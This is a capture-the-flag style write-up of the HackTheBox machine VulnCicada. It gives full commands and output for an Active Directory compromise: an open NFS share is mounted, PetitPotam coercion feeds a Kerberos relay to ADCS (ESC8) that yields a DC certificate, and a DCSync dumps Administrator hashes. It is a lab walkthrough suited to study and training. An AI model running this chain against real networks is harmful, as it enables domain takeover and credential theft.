VulnCicada: a medium HackTheBox machine
Overview
VulnCicada is a medium Active Directory box where NTLM is disabled. An NFS share exposed to everyone leaks usernames and a password hidden in an image. From there it’s ADCS enumeration, and the box is vulnerable to ESC8 — relaying Kerberos authentication over SMB to the certificate enrollment endpoint to get a DC certificate, then DCsync.
Reconnaissance
Note: This writeup moves quickly through reconnaissance. For a detailed breakdown of the recon methodology, see the Cascade writeup.
we did run our nmap scan using nmap -A, usual active directory ports open, except for port 2049, network file system share open.
we first get a hosts file and add its contents to our /etc/hosts :
1
2
nxc smb 10.129.234.48 --generate-hosts-file hosts
SMB         10.129.234.48   445    DC-JPQ225        [*]  x64 (name:DC-JPQ225) (domain:cicada.vl) (signing:True) (SMBv1:None) (NTLM:False)
and we check what shares are availabe over nfs :
1
2
3
sudo showmount -e 10.129.234.48
Export list for 10.129.234.48:
/profiles (everyone)
the profiles one is and it’s accessible by everyone, we can proceed to mount it :
1
2
3
4
5
6
7
8
┌──(kali㉿kali)-[/tmp/a/vulncicada]
└─$ sudo mount -t nfs -o nolock 10.129.234.48:/profiles /mnt/profiles

┌──(kali㉿kali)-[/tmp/a/vulncicada]
└─$ ls /mnt/profiles
Administrator    Jane.Carter     Katie.Ward       Rosie.Powell
Daniel.Marshall  Jordan.Francis  Megan.Simpson    Shirley.West
Debra.Wright     Joyce.Andrews   Richard.Gibbons
this reveales usernames, and these are the profile directories of users, poking around we find a marketing.webp image in Rosie.Powell’s profile directory:

as we see in the image, it shows a note ‘Cicada123’ on her office, likely a password, proceeding to try it, we notice that ntlm authentication is disabled in this domain so we proceed with kerberos and the password works for the user Rosie.Powell.
time for rusthound-ce:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
rusthound-ce -d cicada.vl \
-u Rosie.Powell \
-p Cicada123 \
-f DC-JPQ225.cicada.vl \
-i 10.129.234.48 \
-z
---------------------------------------------------
Initializing RustHound-CE at 17:09:51 on 03/09/26
Powered by @g0h4n_0
---------------------------------------------------

[2026-03-09T21:09:51Z INFO  rusthound_ce] Verbosity level: Info
[2026-03-09T21:09:51Z INFO  rusthound_ce] Collection method: All
[2026-03-09T21:09:52Z INFO  rusthound_ce::ldap] Connected to CICADA.VL Active Directory!
[2026-03-09T21:09:52Z INFO  rusthound_ce::ldap] Starting data collection...
[2026-03-09T21:09:52Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2026-03-09T21:09:53Z INFO  rusthound_ce::ldap] All data collected for NamingContext DC=cicada,DC=vl
< SNIP >

nothing much from bloodhound data, but she’s a member of the Certificate Services Dcom Access group, meaning ADCS is likely installed in this domain we can verify this :
1
2
3
4
5
6
nxc ldap 10.129.234.48 -u Rosie.Powell -p Cicada123 -k -M adcs
LDAP        10.129.234.48   389    DC-JPQ225        [*] None (name:DC-JPQ225) (domain:cicada.vl) (signing:None) (channel binding:Never) (NTLM:False)
LDAP        10.129.234.48   389    DC-JPQ225        [+] cicada.vl\Rosie.Powell:Cicada123
ADCS        10.129.234.48   389    DC-JPQ225        [*] Starting LDAP search with search filter '(objectClass=pKIEnrollmentService)'
ADCS        10.129.234.48   389    DC-JPQ225        Found PKI Enrollment Server: DC-JPQ225.cicada.vl
ADCS        10.129.234.48   389    DC-JPQ225        Found CN: cicada-DC-JPQ225-CA
Exploitation:
since we know ADCS is installed on the domain let’s run certipy:
1
certipy-ad find -u Rosie.Powell@cicada.vl -p Cicada123 -dc-host cicada.vl -target DC-JPQ225.cicada.vl -k -stdout -vulnerable

ESC8 is a misconfiguration where the AD CS HTTP enrollment endpoint (/certsrv/) has authentication enabled over HTTP without requiring channel binding, making it vulnerable to relay attacks. the attack primitive is straightforward — coerce a privileged machine account into authenticating to you, relay that authentication to the certificate enrollment endpoint, and request a certificate on behalf of that machine account using a template that permits DC authentication (like DomainController). from there it’s PKINIT to get a TGT, and DCSync to dump what you need.
the catch here is that NTLM is disabled, so we’re relaying Kerberos instead. this works because Kerberos service tickets aren’t bound to the originating connection when relayed from SMB to HTTP — and since the /certsrv/ endpoint doesn’t enforce EPA/channel binding, we can forward the ticket directly. signing:None on SMB is worth noting here — not because it affects the HTTP relay target, but because the coercion happens over SMB, and without signing enforced, that connection isn’t protected against tampering.
a nice article to read about this from project zero : https://projectzero.google/2021/10/using-kerberos-for-authentication-relay.html
synacktv also have a straightforward article about the particular case we’ll be exploiting: https://www.synacktiv.com/publications/relaying-kerberos-over-smb-using-krbrelayx
for this to work, we need the coerced authentication to reach our relay listener — so we register an attacker-controlled DNS record pointing to our IP using bloodyAD:
1
bloodyAD -u Rosie.Powell -p Cicada123 -d cicada.vl -k --host DC-JPQ225.cicada.vl add dnsRecord DC-JPQ2251UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA 10.10.14.152
in another terminal I’ll be starting the relay using certipy-ad relay with the vulnerable template:
1
2
3
4
5
6
certipy-ad relay -target http://dc-jpq225.cicada.vl/ -template DomainController -ca cicada-DC-JPQ225-CA
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Targeting http://dc-jpq225.cicada.vl/certsrv/certfnsh.asp (ESC8)
[*] Listening on 0.0.0.0:445
[*] Setting up SMB Server on port 445
and now I’ll be coercing authentication :
1
2
3
4
5
nxc smb DC-JPQ225.cicada.vl -u Rosie.Powell -p Cicada123 -k -M coerce_plus -o LISTENER=DC-JPQ2251UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA METHOD=PetitPotam
SMB         DC-JPQ225.cicada.vl 445    DC-JPQ225        [*]  x64 (name:DC-JPQ225) (domain:cicada.vl) (signing:True) (SMBv1:None) (NTLM:False)
SMB         DC-JPQ225.cicada.vl 445    DC-JPQ225        [+] cicada.vl\Rosie.Powell:Cicada123
COERCE_PLUS DC-JPQ225.cicada.vl 445    DC-JPQ225        VULNERABLE, PetitPotam
COERCE_PLUS DC-JPQ225.cicada.vl 445    DC-JPQ225        Exploit Success, efsrpc\EfsRpcAddUsersToFile
back to the relay terminal we see that we captured a certificate :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
certipy-ad relay -target http://dc-jpq225.cicada.vl/ -template DomainController -ca cicada-DC-JPQ225-CA
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Targeting http://dc-jpq225.cicada.vl/certsrv/certfnsh.asp (ESC8)
[*] Listening on 0.0.0.0:445
[*] Setting up SMB Server on port 445
[*] (SMB): Received connection from 10.129.234.48, attacking target http://dc-jpq225.cicada.vl
[*] HTTP Request: GET http://dc-jpq225.cicada.vl/certsrv/certfnsh.asp "HTTP/1.1 401 Unauthorized"
[*] HTTP Request: GET http://dc-jpq225.cicada.vl/certsrv/certfnsh.asp "HTTP/1.1 401 Unauthorized"
[*] HTTP Request: GET http://dc-jpq225.cicada.vl/certsrv/certfnsh.asp "HTTP/1.1 200 OK"
[*] (SMB): Authenticating connection from /@10.129.234.48 against http://dc-jpq225.cicada.vl SUCCEED [1]
[*] Requesting certificate for '\\' based on the template 'DomainController'
[*] http:///@dc-jpq225.cicada.vl [1] -> HTTP Request: POST http://dc-jpq225.cicada.vl/certsrv/certfnsh.asp "HTTP/1.1 200 OK"
[*] Certificate issued with request ID 89
[*] Retrieving certificate for request ID: 89
[*] http:///@dc-jpq225.cicada.vl [1] -> HTTP Request: GET http://dc-jpq225.cicada.vl/certsrv/certnew.cer?ReqID=89 "HTTP/1.1 200 OK"
[*] Got certificate with DNS Host Name 'DC-JPQ225.cicada.vl'
[*] Certificate object SID is 'S-1-5-21-687703393-1447795882-66098247-1000'
[*] Saving certificate and private key to 'dc-jpq225.pfx'
[*] Wrote certificate and private key to 'dc-jpq225.pfx'
[*] Exiting...
we’ll now use this certificate to get a ticket :
1
2
3
4
5
6
7
8
9
10
11
12
13
certipy-ad auth -pfx dc-jpq225.pfx -dc-ip 10.129.234.48
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN DNS Host Name: 'DC-JPQ225.cicada.vl'
[*]     Security Extension SID: 'S-1-5-21-687703393-1447795882-66098247-1000'
[*] Using principal: 'dc-jpq225$@cicada.vl'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'dc-jpq225.ccache'
[*] Wrote credential cache to 'dc-jpq225.ccache'
[*] Trying to retrieve NT hash for 'dc-jpq225$'
[*] Got hash for 'dc-jpq225$@cicada.vl': aad3b435b51404eeaad3b435b51404ee:a65952c664e9cf5de60195626edbeee3
and we’ll be using this ticket to perform a DCsync attack using secretsdump :
1
export KRB5CCNAME=dc-jpq225.ccache
and done:
1
2
3
4
5
6
7
8
9
10
11
12
13
impacket-secretsdump -k -no-pass \
  'cicada.vl/dc-jpq225$@DC-JPQ225.cicada.vl' \
  -just-dc-user Administrator
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:85a0da53871a9d56b6cd05deda3a5e87:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:f9181ec2240a0d172816f3b5a185b6e3e0ba773eae2c93a581d9415347153e1a
Administrator:aes128-cts-hmac-sha1-96:926e5da4d5cd0be6e1cea21769bb35a4
Administrator:des-cbc-md5:fd2a29621f3e7604
[*] Cleaning up...

we authenticate now with administrator’s hash and get all the flags.
PS: the version of evil-winrm being used above is something I patched personally and added to the original evil-winmr so it supports kerberos authentication using a hash. an alternative is to get a tgt using impacket-getTGT for administrator and use it to winrm to the target.